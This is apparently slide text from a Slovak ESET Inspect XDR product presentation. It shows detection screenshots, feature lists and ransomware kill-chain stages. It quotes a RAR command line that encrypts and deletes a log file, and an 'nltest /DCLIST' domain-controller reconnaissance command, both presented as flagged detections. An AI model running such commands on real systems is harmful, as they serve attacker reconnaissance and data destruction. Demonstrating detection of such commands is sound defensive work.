
Zvýšená viditeľnosť



With ESET Inspect you gain:




Zvýšená viditeľnosť



With ESET Inspect you gain:



Zvýšená viditeľnosť



With ESET Inspect you gain:




Zvýšená viditeľnosť



Dodatočná kontrola



Pokoj v duši



Viditeľnosť do toho, čo sa deje na koncových bodoch



Active
Components



Fileless
Attacks



Root
Cause



Lateral
Movement



Data
Affected



Techniques
Used

- DASHBOARD
- COMPUTERS
- DETECTIONS
- SEARCH
- INCIDENTS
- Executables
- Scripts
- Questions
- More...

BACK All > ESETdemo > Desktops > c1-it.esetdemo.local > rar.exe > rar.exe

Details Aggregated Events Detections Raw Events Loaded Modules (DLLs) Scripts

rar.exe
PE: Command line RAR
[Select Tags](#)

SHA-1 3D42B2C0C6A7CBBADD299BD981B43FACE... [Copy](#)

Signature type Trusted

Signer Name win.rar GmbH

Seen on 1 computer

First Seen 16 days ago - Mar 28, 2022, 1:29:04 PM

Last Executed 16 days ago - Mar 28, 2022, 1:56:41 PM


ESET LiveGrid®

Reputation


Popularity

First Seen 2 years ago


Events



File
4



Registry
0



Network
0

c1-it.esetdemo.local

Parent Group Desktops

Last Connected 11 hours ago - Apr 13, 2022, 1:37:01 AM

Last Event 11 hours ago - Apr 13, 2022, 1:36:26 AM


ESET Inspect Connector Version 1.7.1909

OS Name Microsoft Windows 10 Enterprise

OS Version 10.0.19044.1645

Process	rar.exe (6480)
Command Line	a -dw -ep1 -inu1 -r -ai -y -ed -ibck -m0 -pflagC_psswrld "\\Users\Administrator\Documents\trace_flagB_28-mar-22-13_56_41.rar" "\\Users\Administrator\Documents\trace.log"
Path	%TMP%\winrar\
Started	16 days ago - Mar 28, 2022, 1:56:41 PM
Ended	16 days ago - Mar 28, 2022, 1:56:41 PM
Parent process	cmd.exe (368)
First dropper	7zg.exe (10992)

INCIDENT DOWNLOAD FILE KILL PROCESS



! RAR encrypts and deletes files [B0601]



DETECTION

Nájde škodlivé
anomálie



VISIBILITY

Čo je zasiahnuté?
Kedy sa to stalo?
Ako sa to stalo?



RESPONSE

Zablokuje
Odstráni

Extended Detection & Response

XDR – “R” ako Reakcia



Blokovanie
Hash
Ukončenie
procesu



Spustenie
skenovania
Stiahnutie
súboru



Reštartovanie
Vypnutie




Sieťová
izolácia



Vzdialený
prístup
PowerShell

Kľúčové vlastnosti

- Zhromažďuje udalosti v reálnom čase
- Poskytuje rozsiahle filtrovanie a triedenie
- Používa ESET reputačný systém
- Blokovanie a náprava
- Určený na lov hrozieb



Prečo XDR?

- pokročilé pretrvávajúce útoky (APT)
- hrozba ransomware
- hrozby priamo zvnútra organizácie
- prevádzkovatelia základných služieb
- zákon č.69/2018 Z.z. o kybernetickej bezpečnosti
- NIS2




Možnosti riešenia


- Incident Management System
- Verejné API
- Indikátory kompromitácie
- Označovanie (Tag)
- Nasadenie v cloude aj on-premise
- Multiplatformové riešenie
- Multitenant



Infraštruktúra



Cyber Kill Chain



Ransomware gang

- Conti
- REvil
- BlackBasta, LAPSUS\$, BlackCat, LockBit, ...
- Similar tactics, techniques, and procedures to conduct attacks on organizations



Infection vector

- Exploited vulnerability
- Phishing
- Compromised credentials
- Brute-force attacks
- Misconfigured service
- Malicious attachments / downloads



Reconnaissance

```
Command Prompt

C:\Users\DomainUser>nltest /DCLIST:SimpleDomain
Get list of DCs in domain 'SimpleDomain' from '\\WIN-D3PGK840279'.
    WIN-D3PGK840279.SimpleDomain.com [PDC] [DS] Site: Default-First-Site-Name
The command completed successfully

C:\Users\DomainUser>
```

DETECTIONS (1)	SEVERITY	PRIORITY	RESOLVED	OCURRED TIME	COMPUTER	EXECUTABLE	PROCESS NAME (ID)	COMMAND LINE	USERNAME
<input type="checkbox"/> Rule Remote System Discovery [F1106]	i			Sep 7, 2022, 3:37:26 PM	evilcorp1	nltest.exe	nltest.exe (5032)	/DCLIST:SimpleDomain	simpledomain\domainuser

nltest.exe (5032)

- i** Remote System Discovery [F1106]
- i** Remote System Discovery [F1106]

Reconnaissance

```
Command Prompt


